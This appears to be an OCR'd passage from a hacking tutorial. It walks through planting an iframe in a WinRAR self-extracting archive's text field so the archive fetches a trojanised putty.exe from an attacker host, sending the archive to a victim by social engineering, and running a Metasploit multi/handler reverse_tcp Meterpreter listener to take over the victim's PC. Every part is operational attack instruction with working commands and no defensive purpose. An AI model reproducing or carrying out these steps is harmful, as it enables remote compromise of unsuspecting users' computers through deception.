


Now Select Text and Icon option and type the path of putty.exe file with iframe tag follows.

<iframe src=http://192.168.1.5/putty.exe></iframe> Click on OK.



Now send this Winrar file to victim PC using any Social Engineering Technique.



Now we need to set up a listener to handle reverse connection sent by victim when the exploit successfully executed.


use exploit/multi/handler

set payload windows/meterpreter/reverse_tcp

set lhost 192.168.1.5

exploit

Now send your **putty.exe** files to victim using any social engineering technique. Now when the victim will use putty you will get the meterpreter of victim PC.



Note: This Vulnerability Found by Mohammad Reza Espargham